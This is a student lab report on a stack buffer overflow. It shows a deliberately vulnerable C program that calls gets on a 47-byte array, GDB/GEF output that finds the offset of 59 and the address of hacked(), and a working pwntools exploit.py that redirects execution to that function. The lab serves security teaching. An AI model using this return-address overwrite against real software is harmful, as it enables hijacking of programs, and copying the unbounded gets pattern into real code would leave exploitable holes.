Lab 2: Stack Overflow

CSC 472/583

Kate Nguyen

Lab performed on 10/11/2021


Introduction

The purpose of this lab is to understand /get to know what stack overflow is, why stack overflow is dangerous, and how to exploit a stack overflow. Lab 2 demonstrates how to launch a stack overflow attack, find the magic number, and overwrite the return memory address in the provided toy program.

Lab Execution

First, log into Badger CTF and then follow lab instructions to download and edit lab2. Ensure that the following changes (username [Katie Nguyen] and the array size [47]) are made in lab2 file (shown in Figure 1).

Figure 1.




```
#include <string.h>

void hacked()
{
        /* change YOURNAME to your name :) */
        puts("Hacked by Kate Nguyen!!!!");
}

void return_input(void)
{
        /* Please set the array size equal to
         the last two digits of your student ID
         e.g. 0861339 --> array size should set to 39 */
        char array[47];
        gets(array);
        printf("%s\n", array);
}

main()
{
        return_input();
        return 0;
}
root@9aeef11e3887:/workdir #
```

Next, follow the following instructions :


- gbd lab2
- pattern create 100 – to get the pattern sequence. The number of characters before "aala" will is the magic number (shown in Figure 2). Another method to get the magic number is to use the command line of "pattern search $eip" (shown in Figure 3). The magic number is 59.
- Next, we would need to find the memory address by utilizing the command "disas hacked" (shown in Figure 4). The return memory address is 0x08049172.
- Once the magic number and memory address is found, use nano or vim to edit the payload by entering in the magic number and the return memory address in the exploit.py file (shown in Figure 5).
- Run the file exploit.py to see the launched stack overflow attack (shown in Figure 6).

Figure 2.




```
root@ea10a1c4d100:/workdir/lab2 # gbd lab2
fatal: not a git repository (or any parent up to mount point /)
Stopping at filesystem boundary (GIT_DISCOVERY_ACROSS_FILESYSTEM not set).
root@ea10a1c4d100:/workdir/lab2 # gdb lab2
GNU gdb (Debian 10.1-1.7) 10.1.90.20210103-git
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
92 commands loaded for GDB 10.1.90.20210103-git using Python engine 3.9
Reading symbols from lab2...
(No debugging symbols found in lab2)
gef➤  create pattern 100
Undefined command: "create".  Try "help".
gef➤  pattern create 100
[+] Generating a pattern of 100 bytes
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaaraaasaaataaauaaavaaawaaaxaaayaaa
[+] Saved as '$_gef0'
gef➤  
```

Figure 3.




```
$edx   : 0xffffffff
$esp   : 0xffffd6c0  →  "aqaaaraaasaaataaauaaavaaawaaaxaaayaaa"
$ebp   : 0x61616f61 ("aoaa"?)
$esi   : 0xf7fb5000  →  0x001e4d6c
$edi   : 0xf7fb5000  →  0x001e4d6c
$eip   : 0x61617061 ("apaa"?)
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identificatio
n]
$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063
──────────────────────────────────────────────────────────────────────────────────────── stack ────
0xffffd6c0│+0x0000: "aqaaaraaasaaataaauaaavaaawaaaxaaayaaa"      ← $esp
0xffffd6c4│+0x0004: "araaasaaataaauaaavaaawaaaxaaayaaa"
0xffffd6c8│+0x0008: "asaaataaauaaavaaawaaaxaaayaaa"
0xffffd6cc│+0x000c: "ataaauaaavaaawaaaxaaayaaa"
0xffffd6d0│+0x0010: "auaaavaaawaaaxaaayaaa"
0xffffd6d4│+0x0014: "avaaawaaaxaaayaaa"
0xffffd6d8│+0x0018: "awaaaxaaayaaa"
0xffffd6dc│+0x001c: "axaaayaaa"
─────────────────────────────────────────────────────────────────────────────────── code:x86:32 ────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x61617061
────────────────────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "lab2", stopped 0x61617061 in ?? (), reason: SIGSEGV
──────────────────────────────────────────────────────────────────────────────────────── trace ────
───────────────────────────────────────────────────────────────────────────────────────────────────
gef➤  pattern search $eip
[+] Searching '$eip'
[+] Found at offset 59 (little-endian search) likely
[+] Found at offset 58 (big-endian search)
gef➤  
```

Figure 4.




```
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word"...
GEF for linux ready, type `gef' to start, `gef config' to configure
92 commands loaded for GDB 10.1.90.20210103-git using Python engine 3.9
Reading symbols from lab2...
(No debugging symbols found in lab2)
gef➤  disas hacked
Dump of assembler code for function hacked:
   0x08049172 <+0>:     push   ebp
   0x08049173 <+1>:     mov    ebp,esp
   0x08049175 <+3>:     push   ebx
   0x08049176 <+4>:     sub    esp,0x4
   0x08049179 <+7>:     call   0x80491ef <__x86.get_pc_thunk.ax>
   0x0804917e <+12>:    add    eax,0x2e82
   0x08049183 <+17>:    sub    esp,0xc
   0x08049186 <+20>:    lea    edx,[eax-0x1ff8]
   0x0804918c <+26>:    push   edx
   0x0804918d <+27>:    mov    ebx,eax
   0x0804918f <+29>:    call   0x8049040 <puts@plt>
   0x08049194 <+34>:    add    esp,0x10
   0x08049197 <+37>:    nop
   0x08049198 <+38>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x0804919b <+41>:    leave
   0x0804919c <+42>:    ret
End of assembler dump.
gef➤
```

Figure 5.



```
#!/usr/bin/python

from pwn import *

def main():
    # start a process
    p = process("./lab2")

    # create payload
    # Please put your payload here
    ret_address = 0x08049172
    payload = b"A" * 59 +p32(ret_address)

    # print the process id
    raw_input(str(p.proc.pid))

    # send the payload to the binary
    p.send(payload)

    # pass interaction bac to the user
    p.interactive()

if __name__ == "__main__":
    main()
~
~
~
~
~
"exploit.py" 24L, 442B                                          23,26         All
```

Figure 6.



```
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
NameError: name 'q' is not defined
>>> quit
Use quit() or Ctrl-D (i.e. EOF) to exit
>>> quit()
root@0762db38e07f:/workdir/lab2 # python3 exploit.py
  File "/workdir/lab2/exploit.py", line 11
    ret_address = 0x08049172
IndentationError: unexpected indent
root@0762db38e07f:/workdir/lab2 # nano exploit.py
root@0762db38e07f:/workdir/lab2 # python3 exploit.py
  File "/workdir/lab2/exploit.py", line 11
    ret_address = 0x08049172
IndentationError: unexpected indent
root@0762db38e07f:/workdir/lab2 # nano exploit.py
root@0762db38e07f:/workdir/lab2 # python3 exploit.py
  File "/workdir/lab2/exploit.py", line 11
    ret_address = 0x08049172
IndentationError: unexpected indent
root@0762db38e07f:/workdir/lab2 # vim exploit.py
root@0762db38e07f:/workdir/lab2 # python3 exploit.py
[+] Starting local process './lab2': pid 212
212
[*] Switching to interactive mode
$
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAr\x91\x04
Hacked by Kate Nguyen!!!!
[*] Got EOF while reading in interactive
$ 
```

Discussion & Conclusion

1. What is stack overflow- Stack overflow occurs when a program tries to write to a memory address on the program's call stack outside of the intended data structure, which has a fixed length buffer.
2. Why is stack overflow dangerous? Stack overflow is dangerous because it allows for hackers with ill intent to crash the program and obtain confidential information or modify variables within the program.
3. How to exploit a stack overflow – By following the examples and guidance from lecture, students are expected to launch a stack overflow attack that exploits the vulnerability in the toy program. Students were expected to know how to compile and run the program and obtain the magic number and overwrite the return memory address in exploit.py file.